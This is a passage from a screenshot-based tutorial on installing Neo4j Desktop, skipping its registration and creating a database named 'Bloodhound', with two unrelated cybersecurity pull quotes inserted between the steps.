





Once installation is finished successfully, select to Run Neo4j and click on "Finish".



As Neo4j starts running, a license agreement is displayed. Click on " I Agree".



Choose a location for storing all the application data and click on "Confirm".



You will asked to register the software. However, you can skip it for now as shown below.

**"Ransomware can cripple a business in a matter of minutes. "**  
**-Chad E. Meacham, Attorney, Texas**



## Software registration

Neo4j Desktop is always free. Registration lets us know who has accepted this gift of graphs.

Registration requires network access but the internet appears to be unavailable.

Name \*

Email \*

Organization \*

[Read about our privacy policy.](#)

Already registered? Add your software key here to activate this installation.

Software key \*


Software keys look like a long block of hexadecimal characters.

OR

Skip for now


Activate

It will take some time to get everything ready, Have a little patience.




Once everything is ready, Neo4j interface is as shown below.

**"Contrary to other APT groups, the Gamaredon group seems to make no effort in trying to stay under the radar."  
- ESET, Slovak Cybersecurity Firm**




An example project is already created. You can create a new project by clicking on "New project" as shown below. By default, there will be no database present. We need to create a new database. Let's create a new database named "Bloodhound".



